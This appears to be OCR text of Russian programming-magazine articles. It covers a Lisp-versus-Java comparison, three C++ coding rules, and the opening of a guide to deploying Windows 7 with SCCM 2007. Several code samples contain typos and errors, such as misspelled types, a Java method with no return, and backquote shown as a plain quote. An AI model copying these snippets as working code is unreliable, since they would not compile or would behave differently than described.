Не считая статической типизации (которая во многих случаях проигрывает типизации динамической) и отхода от префиксной нотации в описании цикла, в списке — (i < x), этот код не по семантике, но по синтаксису вполне соответствует символьному выражению в Лиспе (s-expression). Ну что, раздуем философский спор о том, что удобнее и читабельнее? Так или иначе, второй вариант представляет собой связный список — вот его-то как раз и чрезвычайно просто генерировать и обрабатывать, особенно с помощью языка, в котором десятки лет совершенствовались и оттачивались механизмы работы со списками!

Это было бы, пожалуй, моим гениальным открытием, но я не первый, кто к этому пришел — одно из изобретений корпорации Franz (http://franz.com) — язык JIL (http://www.franz.com/support/documentation/6.2/doc/jil.htm). Вот что пишут сами разработчики: «Java в Lisp (jil) — это язык для записи программ, выполняющихся на виртуальной машине Java (jvm)».

Ну а теперь поговорим о других концепциях, косвенно или явно следующих из данной.

ЭФФЕКТИВНАЯ ГЕНЕРАЦИЯ КОДА ВО ВРЕМЯ ВЫПОЛНЕНИЯ И ЕГО ОПТИМИЗАЦИЯ

Любой более-менее приличный язык, поддерживающий функциональную парадигму (Lisp, Python, Haskell), имеет конструкцию «Lambda», позволяющую создать функцию во время выполнения (в run-time). В Лиспе это происходит так: `(setf add5 (lambda (x) (+ x 5)))`. Теперь переменная add5 содержит объект-функцию. Мы ее можем передавать в качестве параметра и вызывать, например, с помощью funcall: `(funcall add5 4)`. Особенно интересна возможность ее передачи в качестве параметра. Функции, получающие такой аргумент, называются «функционалами». Отличным примером является «отображающий функционал» MAPCAR. Но об этом чуть позже.

В Лиспе есть возможность скомпилировать функцию, сгенерированную в run-time. Допустим, во время выполнения мы составили список, представляющий подпрограмму, которую нам нужно добавить в систему (между прочим, без какой-либо записи на жесткий диск и вызова внешнего компилятора). Пусть наша программа для простоты будет такой:

```
(setq program '(defun func (x y) (list x (* y y))
      )) ;end defun, setq
```

Теперь мы можем добавить ее в текущую лисп-систему: `(eval program)`. Воспользуемся стандартной функцией TIME для получения времени выполнения:

```
(time (loop repeat 10000 (do (func 3 4))
      )) ;end loop, time
```

И если мы произведем компиляцию добавленной в run-time функции: `(compile 'func)`, то еще раз выполнив тестовый прогон `(time (loop …))`, получим значительный выигрыш в скорости выполнения (на Lispworks у меня получилось ~2.5, что, конечно же, не предел).

ФУНКЦИОНАЛЫ

Это функции, которые получают в качестве аргументов (или одного из аргументов) другую функцию. В статье я расскажу только об одном — MAPCAR. Его еще называют «Отображающим функционалом». Несмотря на страшное название, работает он очень просто: принимает в качестве аргумента какую-либо функцию и список элементов, с которыми ее надо вызвать, и затем строит новый список из результатов:

```
(mapcar  (lambda (x) (+ x 5)) (list 1 2 3 4 5))
> (6 7 8 9 10)

Или:

(mapcar 'print
 '("here data:" 4 4.0 (:email lisp@lisp.ru)))
>
"here data:"
4
4.0
(:EMAIL LISP@LISP.RU)
```

Как видишь, функция, принимаемая в качестве первого аргумента, может быть как встроенная, так и определенная тобой или созданная, исходя из каких-то run-time обстоятельств.



Попробуем сделать на языке Java последний пример и начнем мы с определения функции во время выполнения. Правда, в Java нет функций, а есть лишь методы классов… к счастью, имеется очередной «костыль» — анонимный класс:

```
Object func = new Object() {
  public Object run(x){ return x + 5; }
}
```

Он, кстати, лишь создает иллюзию определения в run-time — на самом деле, происходит запись программы на диск, и ее компиляция в файл .class. Ты можешь сам в этом убедиться — сохрани приведенную ниже программу в файл My.java и скомпилируй (javac My.java):

```
class My {
  static class Object2 {public void run(){}}
  public static void main(String[] args){
    System.out.println("Hello!\n");
    // если компилятор попробует с'оптимизировать
    boolean b = !(args.length == 0);
    Object2 obj;
    if(b){
     obj = new Object2(){
      public void run(){ System.out.println("1th variant");}
     };
    } else {
     obj = new Object2(){
      public void run(){System.out.println("2th variant"); }
     };
    }
    obj.run();
  }
}
```

Теперь зайди в каталог с классом и полюбуйся на два файла: My$1.class и My$2.class. Так что, если не хочешь тормозов, подумай о том, чтобы разместить соответствующий каталог в оперативной памяти. Да, и самое ужасное в подобных костылях это то, что создается набор некоторых правил, совершенно непредсказуемых и ниоткуда не следующих. В примере выше, если ты избавишься от вложенного класса Object2 и попробуешь использовать Object, то файл просто не скомпилится. А все потому, что вдруг появилось новое правило: анонимный класс должен переопределять существующий метод суперкласса, а не определять новый.
Далее об отображающем функционале. В стандарте Java нет ничего подобного mapcar, поэтому реализуем ее сами:

```
import java.util.ArrayList;
class Functionals {
  // Этот класс не обязан быть вложенным
  abstract static class Function {
   public abstract Object call(Object obj);
}
```

```
public static ArrayList<Object> mapcar(
 Function fn, ArrayList<Object> array) {
   ArrayList<Object> result = new
     ArrayList<Object>(array.size());
   for(Object obj : array) result.add(fn.call(obj));
  }
}
```

Дело за малым — применить это чудо инженерной мысли:

```
public static Integer num = 5;
public static void main(String[] args){
  ArrayList<Object> arList = new ArrayList<Object>();
  arList.add(4);
  arList.add(5);
  arList.add(6);
  num += num; //какие-то изменения контекста
  arList = Functionals.mapcar(new Function(){
      public Object call(Object obj){
        return (Integer)obj + num;
    }}, arList);
  System.out.println(arList.toString());
}
```

И всю эту фигню я должен писать вместо (mapcar (lambda (x) (+ num 5)) '(4 5 6))!? Между прочим, тут обнаружилось новое правило. Если захочешь использовать в определяемом анонимном классе локальную переменную, то тебя ждет жестокий облом — так делать нельзя, если только не объявить ее как final.
А теперь посчитаем количество сущностей, которые мы наплодили для реализации этой идеи. Лисп:
1. Стандартная функция mapcar.
2. Определение функции, которую мы передаем в качестве параметра с помощью стандартной Lambda.
3. Список элементов (любого типа).
Java:
1. Новый класс Functions, который мы ввели в систему, чтобы определить нужный метод.
2. Этот класс объявляет абстрактный метод call, который должны будут определять анонимные классы.
3. Собственно определение нужного нам метода mapcar.
4. Объявление и создание ArrayList'а, в который мы будем собирать значения.
5. Последовательные добавления в ArrayList значений.
6. Вызов статического метода mapcar класса Functionals.
7. В качестве первого аргумента передаем экземпляр анонимного класса, наследника Function.
8. Функциональность сосредоточена в переопределяемом методе call.
9. Вторым аргументом передаем ArrayList с элементами типа Object.
10. Присваиваем результат другой или этой же переменной типа ArrayList<Object>.
11. Выводим на консоль строку, описывающую массив результатов.
12. А чтобы такая строка получилась, нам надо вызвать метод toString() объекта типа ArrayList<Object>.

Не правда ли, слишком громоздко? Программирование на таком низком (по сравнению с Лиспом) уровне чревато ошибками, трудностью сопровождения кода и — далее — созданием разного инструментария, исправляющего недостатки языка и… в общем, разработчикам всевозможных eclips'ов работы хватит надолго.

УДОБНОЕ СРЕДСТВО ИНИЦИАЛИЗАЦИИ СЛОЖНЫХ СТРУКТУР ДАННЫХ

Обычно (но не всегда) сложная структура данных вполне укладывается в шаблон «дерево». То есть, фактически, в «связный список», он же — ациклический граф. Очень часто нужно без лишних хлопот быстро его создать и/или инициализировать. Причем на практике нам

еще может понадобиться древовидная структура (смотри картинку) РАЗНОСОРТНЫХ данных. Сравним удобство реализации.
Реализация на Lisp: (setq tree '(symbol ("string"(:number 555)) 5.5)). На Java это можно было бы сделать так:


```
List<Object> list = new ArrayList<Object>();
// Примитивного типа данных «Символ» в Java не существует, так что, допустим, у нас есть такой класс:
list.add(new Symbol("symbol"));
List<Object> nested = new ArrayList<Object>();
nested.add("string");
List<Object> nested2 = new ArrayList<Object>();
nested2.add(new Symbol(":number"));
nested2.add(555);
nested.add(nested2);
list.add(nested);
list.add(5.5);
```

Количество порождаемых сущностей сравни сам :). Только здесь простое добавление нового класса Symbol нас уже не спасет. Тип Symbol — это часть архитектуры Lisp'а и центральный элемент символьных вычислений. Реализация в Java будет в любом случае иметь ограничения.
А если каких-то элементов данных у меня в настоящий момент нет? Тогда я могу создать список, блокируя (с помощью функции quote или сокращения «'») элементы, которые мне надо включить в список как есть, то есть, не вычисляя их:

```
(list 4 "leaf"
 (list
    (car '""beginNestedList" "otherData" 34 43))
      '(+ 5 myvar)
         (+ 4 5)
      '(list (make-instance 'class)
         (make-instance 'standard-class))
    "endNestedList")
 "endMainList")
```

Пусть этот код тебя не смущает, так как, по большей части, тут используются только три функции:
«list» — строит список из любых (!) элементов данных (вычисляя свои аргументы, как любая функция лиспа).
«+-» — догадайся сам :).
«'» — сокращенное применение функции quote. На самом деле, выражение '(+ 4 4) превращается в (quote (+ 4 4)), что позволяет «процитировать» выражение (+ 4 4), а не вычислять его. Писать (quote (+ 4 4)) идеологически правильно, но «цитировать» надо так часто, что даже самые закоренелые идеологи Лиспа вовсе не прочь использовать знак «'». Может показаться, что здесь имеет место «сделка» со строгими правилами языка. Ничего подобного не происходит — символ «'» связывается с так называемым «Макросом чтения», который делает возможности языка просто безграничными! Все остальное в приведенном выше вызове — это данные.
Но у Лиспа (как обычно) найдется еще кое-что. Последователи любой религии согласятся с тем, что повторения в коде — почти всегда плохо. Если у нас имеет место внушительный объем цитируемых данных, но есть несколько вычисляемых элементов, то мы можем воспользоваться обратным цитированием, пометив с помощью «,» те элементы которые все же надо вычислить. Знаки «`» и «,» являются лишь сокращением и также связаны с макросами чтения:

```
'(4 "leaf"
  ,(car '("beginNestedList" "otherData" 34 43))
  (+ 5 myvar)
  ,(+ 4 5)
  (list (make-instance 'class)
    (make-instance 'standard-class))
```



ДРЕВОВИДНАЯ СТРУКТУРА

```
   "endNestedList")
 "endMainList")
```

Вызов: '((1+ 3) ,(+ 4 5)) превращается во что-нибудь вроде: (SYSTEM::BACKQ-LIST (QUOTE (1+ 3)) (+ 4 5)). Обратное цитирование особенно интенсивно применяется в макросах, потому что позволяет сделать процесс генерации кода более читабельным. Судите сами — без макросов:

```
(list (get-program-def-name)
     (list (get-arg-name pos-arg1) 'arg2)
   (list call-list1 call-list2)
)
;;С применением обратного цитирования:
'(,(get-program-def-name)
      (,(get-param pos-param1) arg2)
      call-list1
      call-list2
   )
```

То есть, просто в двух местах нужно произвести вычисление и подставить результаты в общий шаблон кода (а шаблон кода, между прочим, можно передать в качестве параметра).
Возможно, когда это увидят сторонники традиционного подхода, они начнут говорить что-то вроде: «да зачем, да это все в жизни неприменимо...» и так далее. Вот что в жизни точно ПРИМЕНИМО, так это фантазия! Мы могли бы эту возможность использовать для генерации xml на стороне сервера, и выглядело бы подобное примерно так:

```
'(table
  (tbody
    (tr (td name)
      (td ,name))
    (tr (td address)
      (td ,(get-address-by-name name)))
  )) ;end tbody, table
```

Остались сомнения? Попробуй написать аналогичную программу на Java, и они исчезнут.

ЗАКЛЮЧЕНИЕ

К сожалению, очень многое осталось за бортом. Например, такие крайне интересные возможности, как:
• Уникальное средство разбора сложных структур данных.
• Средства определения других языков.
• Декларативное описание циклических процессов.
И многое другое. Тем не менее, из написанного ты видишь, что Лисп — это не только язык для седовласых старцев, а вполне прагматичный инструмент решения насущных проблем программирования. На показанных примерах видно, что никакой особой сложности в языке нет, и его идиомы прекрасно интегрируются друг с другом. Начало положено, теперь дело за тобой: исследуй, экспериментируй и то, что казалось сложным, обязательно станет очень простым и полезным.

DEEONIS DEEONIS@GMAIL.COM



КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Три правила кодинга на C++ для настоящих спецов

ПРОДОЛЖАЕМ ИЗУЧАТЬ ПОДВОДНЫЕ КАМНИ ЯЗЫКА C++. В ТРЕТЬЕЙ ЧАСТИ ЭТОГО ЭПИЧЕСКОГО ПОВЕСТВОВАНИЯ МЫ, КАК ВСЕГДА, УЗНАЕМ ТРИ ПРАВИЛА, БЛАГОДАРЯ КОТОРЫМ ЖИЗНЬ ПРОСТОГО CPP-КОДЕРА СТАНЕТ ЧУТОЧКУ ПРОЩЕ. ЧИТАЕМ И ПРОСВЕЩАЕМСЯ!

В общем случае разработка программы сводится к определению классов и объявлению функций. Если сделать это правильно, то реализация будет не так уж и сложна. Тем не менее, на некоторые моменты внимание обращать стоит. Например, слишком раннее определение переменных может плохо повлиять на производительность кода. Частое приведение типов может замедлить исполнение программы, а также провоцировать трудно устранимые ошибки. Возврат дескрипторов внутренних данных объекта может нарушить принцип инкапсуляции и порождать «висячие дескрипторы». Решение всех этих проблем мы и обсудим ниже.


ПРАВИЛО №1

Каждый раз при объявлении переменной, принадлежащей типу, который имеет конструктор или деструктор, программа тратит время и на его создание, когда поток управления достигает ее определения, и на уничтожение — при выходе переменной из области видимости. Эти расходы системных ресурсов приходится нести даже когда переменные не используются и поэтому избегать их очень желательно.

Многие могут подумать, что в их коде нет таких висячих переменных, тем более что практически все современные компиляторы предупреждают программиста о таких случаях. Но на самом деле, объявить переменную, а потом «забыть» про нее, гораздо проще, чем кажется. Рассмотрим следующий пример:

Неиспользуемая переменная encrypted

```
std::string encryptPassword(
    const std::string &password)
{
```



```
    using namespace std;
    string encrypted;

    if (password.length() < MinimumPasswordLength)
    {
        throw logic_error("Слишком короткий пароль");
    }

    // действия по шифрованию пароля
    …

    return encrypted;
}
```

В этом коде функция encryptPassword возвращает зашифрованный пароль при условии, что его длина не меньше некоторого минимума. В случае, если передаваемый пароль не удовлетворяет требуемым параметрам, функция возбуждает исключение. Нельзя сказать, что объект encrypted совсем не используется в коде, но в случае возбуждения исключения конструктор и деструктор переменной проработают впустую. Исправить это можно, отложив определение encrypted до того момента, когда она будет нужна:

Определяем encrypted в правильном месте

```
std::string encryptPassword(
    const std::string &password)
{
    using namespace std;
    if (password.length() < MinimumPasswordLength)
    {
        throw logic_error("Слишком короткий пароль");
    }

    string encrypted;
    // действия по шифрованию пароля
    …

    return encrypted;
}
```

Код еще не настолько эффективен, как мог бы быть, так как переменная encrypted определена без начального значения. Следовательно, при ее объявлении будет использован конструктор по умолчанию. Часто перед использованием объектов приходится инициализировать их с помощью оператора присваивания. В большинстве случаев гораздо оптимальнее инициализировать объекты сразу с помощью их конструкторов. Это справедливо и для encrypted. Допустим, у нас есть функция, которая выполняет трудную часть шифрования: void encrypt(std::string& s). Тогда encryptPassword может быть реализована следующим образом:

Возможная реализация encryptPassword

```
std::string encryptPassword(
    const std::string &password)
{
    // проверка длины
    …

    string encrypted;
    encrypted = password;

    encrypt(encrypted);

    return encrypted;
}
```

Но гораздо лучше, и даже можно сказать правильней, будет инициализировать encrypted не с помощью оператора присваивания, а посредством конструктора. Нужно не только откладывать определение переменной до момента ее использования, но и постараться отложить это определение до момента получения аргументов для ее инициализации.

Правильная реализация encryptPassword

```
std::string encryptPassword(
    const std::string &password)
{
        // проверка длины
        …

        string encrypted(password);

        encrypt(encrypted);

        return encrypted;
}
```

Теперь немного поговорим о циклах. Из того, что мы узнали выше, можно заключить, что есть два способа использования переменных внутри цикла: объявить ее вне тела цикла и каждый раз присваивать новое значение, или конструировать новый объект при каждой итерации. В коде это будет выглядеть так:

Что лучше?

```
// Подход A: определение вне цикла
Widget w;
for (int i=0; i<n; ++i) {
        w = некоторое значение, зависящие от i;
        …
}

// Подход B: определение внутри цикла
for (int i=0; i<n; ++i) {
        Widget w (некоторое значение, зависящие от i);
        …
}
```

Здесь мы специально переходим к объектам класса Widget, чтобы уйти от конкретики. В общем случае накладные расходы для подхода A равны «1 конструктор + 1 деструктор + n присваиваний». Для подхода B — «n конструкторов + n деструкторов». Подход A оказывается более эффективным для классов, у которых стоимость операции присваивания меньше, чем пары «конструктор + деструктор». В противном случае, возможно, подход B лучше. Если нет точной информации, что присваивание обходится дешевле, чем пара «конструктор + деструктор», и речь идет о коде, производительность которого критична, то по умолчанию лучше использовать подход B.
Из первого правила следует вывод: нужно стремиться откладывать определение переменных настолько, насколько это возможно. Это делает программы ясными и более эффективными.

ПРАВИЛО №2

C++ очень строго относится к типизации переменных. Это дает определенную гарантию, что, если твоя программа компилируется без ошибок, то она не выполняет никаких бессмысленных и опасных действий. Механизм приведения типов обходит эту систему, что может вызвать достаточно серьезные проблемы. Программисты, пришедшие в C++ из мира Java, C или C#, должны относиться к приведению типов в этом языке с гораздо большим почтением, поскольку в приплюснутом си это очень тонкая операция.

В C++ существует три типа синтаксиса для приведения типов: синтаксис в стиле языка C (выглядит примерно так: (T) expression), функциональный синтаксис (T (expression)) и синтаксис в стиле C++ (const_cast<T>(expression), dynamic_cast<T>(expression), reinterpret_cast<T>(expression) и static_cast<T>(expression)). Первые два синтаксиса по сути идентичны, а вот приведение типов в стиле C++ отличается узкой направленностью каждого из четырех операторов.

Рассказывать сейчас об отличиях этих операторов я не буду. Скажу лишь, что предпочтительнее использовать приведение в стиле C++, так как, во-первых, их легче найти в коде (и человеку, и специализированным инструментам), что упрощает поиск узких мест в типизации, а во-вторых, узкоспециализированное назначение каждого из операторов позволяет компилятору эффективнее выявлять ошибки типизации. Например, если попытаться избавиться от константности, используя любой оператор приведения в стиле C++, кроме const_cast, код не откомпилируется.

Многие программисты думают, что приведение типов лишь указывает компилятору как трактовать ту или иную переменную, но это не всегда так. В большинстве случаев при приведении генерируется дополнительный исполнительный код. Например, если преобразовывать переменную типа int к типу double, то в подавляющем большинстве случаев будет создан исполнительный код, так как во многих архитектурах внутреннее представление int отличается от double.

Более того, если мы возьмем указатель дочернего класса и приведем его к базовому, то и в этом случае мы получаем исполнительный код. Компилятор может прибавлять смещение для получения нужного адреса. Получается, что у одного и того же объекта может быть несколько адресов в памяти. Такое невозможно ни в C#, ни в Java и C, но возможно в C++. При использовании множественного наследования такое случается сплошь и рядом.

Все усугубляется еще и тем, что компилятор может прибавлять смещение, а может и нет. Каждая версия размещает объекты в памяти по собственным правилам, поэтому программист не должен делать никаких предположений относительно размещения этого объекта в памяти, а тем более выполнять на основе этих предположений преобразования типов.

Оператор dynamic_cast требует отдельного разговора. Самая распространенная его реализация основывается на сравнении имен классов посредством функции strcmp. Из-за этого вызовы оператора приведения очень накладны. Особенно это становится заметно, когда dynamic_cast применяется к большим иерархиям классов с множественным наследованием.

Необходимость в этом операторе обычно появляется из-за того, что программист желает выполнить операции, определенные в производном классе, для объекта, который предположительно принадлежит производному классу, но при этом в распоряжении имеется только указатель на базовый класс, посредством которого нужно манипулировать объектом.

Типовое использование dynamic_cast

```
class Window {...};

class SpecialWindow: public Window {
public:
      void blink();
      …
};

typedef std::vector<std::tr1::sgared_ptr<Window>>VPW;
VPW winPtrs;
…
for (VPW::iteraror iter = winPtrs.begin();
              iter != winPtrs.end();
              ++iter) {
   if (SpecialWindow psw =
      dynamic_cast<SpecialWindow>(iter->get()))
              psw->blink();
}
```

Есть два основных способа избежать подобного. Первый — использовать контейнеры для хранения указателей на сами объекты произвольных классов, тогда отпадет необходимость манипулировать этими объектами через интерфейсы базового класса. Например, если в нашей иерархии Window/SpecialWindow только SpecialWindow поддерживает мерцание (blinking), то dynamic_cast можно заменить так:

Используем контейнеры вместо dynamic_cast

```
typedef std::vector<std::tr1::shared_ptr
   <SpecialWindow>> VPSW;
VPSW winPtrs;
…
for ( VPSW::iterator iter = winPtrs.begin();
              iter != winPtrs.end();
              ++iter)
        (*iter)->blink();
```

Конечно, такой подход не позволяет хранить указатели на объекты всех возможных производных от Window-классов в одном и том же контейнере. Но есть альтернатива — предусмотреть виртуальные функции в базовом классе, которые позволяют делать именно то, что нужно. Например, можно ввести поддержку мерцания в базовом классе в виде виртуальной функции, которая не производит никаких действий:


Виртуальные функции вместо dynamic_cast

```
class Window {
public:
      virtual void blink() {};
      …
};

class SpecialWindow: public Window {
public:
      virtual void blink() {…};
      …
};

typedef std::vector<std::tr1::sgared_ptr<Window>>VPW;
VPW winPtrs;
…
for (VPW::iteraror iter = winPtrs.begin();
              iter != winPtrs.end();
              ++iter)
        (*iter)->blink();
```

Ни один из этих подходов не является универсальным, но во многих случаях они представляют полезную альтернативу dynamic_cast. Чего действительно стоит избегать, так это каскадов операторов dynamic_



cast. В этом случае генерируется объемный и медленный код, который к тому же еще и довольно нестабилен.
В итоге надо запомнить, что следует по возможности избегать приведения типов, особенно с использованием dynamic_cast, в критичном по производительности коде. Когда приведение типа необходимо, нужно постараться скрыть его внутри функции. Кроме того, предпочтительнее использовать приведения в стиле C++.

ПРАВИЛО №3

Итак, мы подошли к самому интересному. Представим, что у нас есть класс, который работает с прямоугольником. Параметры фигуры в нем заданы левым верхним и правым нижним углом прямоугольника. Чтобы объект Rectangle оставался компактным, можно описать определяющие его точки во вспомогательной структуре. При этом сам объект будет предоставлять интерфейс для чтения этих точек.

Описание класса прямоугольника

```
class Point {
public:
        Point(int x, int y);
        …
        void setX(int newVal);
        void setY(int newVal);
        …
};

struct RecData {
        Point ulhc;
        Point lrhc;
};

class Rectangle {
public:
        Point& upperLeft() const {return pData->ulhc;}
        Point& lowerRight() const {return pData->lrhc;}
private:
        std::tr1::shared_ptr<RecData> pData;
};
```

Функции upperLeft и lowerRight возвращают ссылку на объект класса Point, поскольку пользовательские типы гораздо эффективнее передавать по ссылке или указателю. Исходный код в примере откомпилируется, но он неправильный!
С одной стороны, upperLeft и lowerRight объявлены как константные функции-члены, поскольку они предназначены только для того, чтобы предоставить клиенту способ получить информацию о точках прямоугольника, не давая ему возможности модифицировать объект Rectangle. С другой стороны, обе функции возвращают ссылки на закрытые внутренние данные, с помощью которых затем можно модифицировать внутренние данные.

Все плохо

```
Point coord1(0, 0);
Point coord2(100, 100);

const Rectangle rec (coord1, coord2);

// меняем внутренние данные объекта
rec.upperLeft().setX(50);
```

В примере мы удачно изменяем одно из внутренних значений объекта, хотя, по задумке, этого сделать невозможно. Если бы мы возвращали итераторы или указатели, проблема была бы той же самой. Возвращение такого «дескриптора» внутренних данных объекта — прямой путь к нарушению принципов инкапсуляции. Решить проблему довольно просто, достаточно лишь применить квалификатор const к возвращаемому типу.

ПРАВИЛЬНОЕ ОБЪЯВЛЕНИЕ ФУНКЦИЙ

```
class Rectangle
{
public:
    const Point& upperLeft() const {return pData->ulhc;}

    const Point& lowerRight() const {return pData->lrhc;}

    ...
};
```

В результате такого изменения пользователи смогут читать объекты Point, но не смогут изменить их.
Что касается проблемы инкапсуляции, то мы с самого начала намеревались дать клиентам возможность видеть объекты Point, поэтому в данном случае ослабление инкапсуляции намеренное.
Но даже так upperLeft и lowerRight возвращают «дескрипторы» внутренних данных объекта, что может вызвать проблему так называемых «висячих дескрипторов», то есть дескрипторов, ссылающихся на части уже несуществующих объектов. Рассмотрим пример:

Висячий дескриптор

```
class GUIObject {…};
const Rectangle boundingBox(const GUIObject& obj);

GUIObject *pgo;
…

const Point *pUpperLeft =
  &(boundingBox(*pgo).upperLeft());
```

Вызов boundingBox вернет временный объект Rectangle. Затем вызовется функция-член upperLeft этого временного объекта, и этот вызов вернет ссылку на внутренние данные временного объекта, в нашем случае — на один из объектов класса Point. Присвоив это значение переменной pUpperLeft, можно надеяться, что оно останется неизменным, но временный объект, возвращаемый boundingBox, уничтожится сразу в конце предложения и pUpperLeft будет ссылаться на несуществующий в памяти объект.
Вот почему опасна любая функция, которая возвращает «дескриптор» внутренних данных объекта. Это не значит, что никогда не следует писать такие функции. Иногда они бывают необходимы. Например, operator[] возвращает ссылку на данные в контейнере, которые уничтожаются вместе с контейнером. Но это все же исключение, а не правило.
Следует избегать возвращать «дескрипторы» (ссылки, указатели, итераторы) внутренних данных объекта. Это повышает степень инкапсуляции и минимизирует вероятность появления «висячих дескрипторов».

ЗАКЛЮЧЕНИЕ

На этом сегодняшнее повествование можно считать законченным. В следующий раз мы продолжим знакомиться с правилами и советами, касающимися особенностей реализации программ на C++. Общими усилиями мы победим это великое творение Бьерна Страуструпа. До встречи!



Sergey Jaremchuk feat. Andrey Matveev

Одним махом

ЦЕНТРАЛИЗОВАННОЕ РАЗВЕРТЫВАНИЕ WINDOWS 7 ПРИ ПОМОЩИ SCCM 2007 SP2

В зависимости от структуры организации и количества подчиненных систем, процесс развертывания новой ОС может быть достаточно сложным и занять значительную часть времени. Использование SCCM 2007 позволяет максимально автоматизировать и упростить этот процесс, произвести переход быстро, практически не прерывая работу компании.

ЗАЧЕМ НАМ SCCM 2007? Полная установка или переустановка любой ОС подобна ремонту. Необходимо не только обеспечить сотрудника рабочим местом на время этого мероприятия, но и затем перенести все личные настройки, чтобы пользователь вернулся в «свою» систему. Даже для одного компьютера это целый процесс, а если их десятки или сотни? Без специальных инструментов администратор обречен бегать по этажам и заниматься установками не одну неделю, попутно выполняя и штатные обязанности, коих на период обновления, как нарочно, становится больше. Чтобы облегчить труд админа, корпорация Microsoft предлагает ряд специальных инструментов: WAIK (Windows Automated Installation Kit), WDS (Windows Deployment Services), MDT (Microsoft Deployment Toolkit) и SCCM (System Center Configuration Manager).

Перед тем, как продолжить дальнейшее повествование, напомню, что установка и некоторые возможности SCCM 2007 R2 были подробно рассмотрены в статьях «Начальник сети» и «Оружие массового управления», опубликованных, соответственно, в августовском и сентябрьском номерах][за 2009 год.

SCCM поддерживает несколько ролей, определяющих его функциональность, в частности, компонент Operating System Deployment (OSD, средства развертывания операционных систем) как раз и отвечает за развертывание ОС, позволяя распространить образ ОС на любое количество систем. Процедура развертывания происходит в полностью автоматическом режиме без участия администратора (при определенных настройках). Для установки ОС можно применить установочный диск, захваченный WIM образ эталонной системы, либо использовать свой вариант системы с интегрированными драйверами и приложениями. Наличие в SCCM единой базы драйверов только упрощает этот процесс. Напомню, что SCCM имеет функции установки приложений и обновлений, поэтому эти операции можно разделить. Собственно, более широкое управление процессом развертывания и есть главное отличие SCCM от WDS. Используя всего один образ, можно легко развернуть любое количество ОС с разным софтом и драйверами. В случае WDS нам бы пришлось задействовать несколько образов, либо доустанавливать программы самостоятельно или при помощи групповых политик. Технология «Zero Touch» позволяет получить полностью готовый к работе компьютер, просто подключив его к сети и не нажав при этом ни одной клавиши.

Функция SCCM под названием «Управление требуемой конфигурацией» (Desired Configuration) позволяет сразу сформировать коллекцию компьютеров, по разным признакам. Например, для одних гарантировано имеются все драйвера, и их конфигурация удовлетворяет всем рекомендациям Microsoft, другие же не подходят для установки новых версий ОС.

Также не забываем, что развертывание может выполняться на чистый компьютер или производится обновление уже рабочей системы (миграция). В первом варианте проблем обычно не возникает. Зато второй может преподнести ряд сюрпризов. Так, пользователь захочет, чтобы после переустановки все программы, ярлыки и всякие рюшечки находились на своих местах, а значит, их вначале нужно сохранить и затем после установки ОС восстановить. То есть, в итоге при миграции получаем еще один важный шаг, который нельзя игнорировать. Обычное копирование не всегда спасает, — могут быть проблемы с зашифрованными данными, открытыми программами, блокирующими доступ к файлам, и т. д. Кроме всего прочего, процесс займет довольно много времени. Миграция же средствами SCCM достаточно проста и может быть выполнена на тот же или другой компьютер. Альтернативой миграции может стать использование dual-boot (например, WinXP и Win7) в том случае, когда имеется специфическое ПО, для которого пока нет версии под новую ОС.

Задачу перемещения пользовательских данных решает тулкит USMT (User State Migration Toolkit) версии 4.0, одна из особенностей которого - поддержка hard-link миграции, когда вместо копирования данных на другой носитель с последующим восстановлением (а при значительных объемах такая процедура займет прилично времени) эти данные на диске просто помечаются указателями и восстанавливаются в процессе установки ОС. Кроме USMT, в состав SP2 входит WAIK 2.0, поддерживающий Win7.

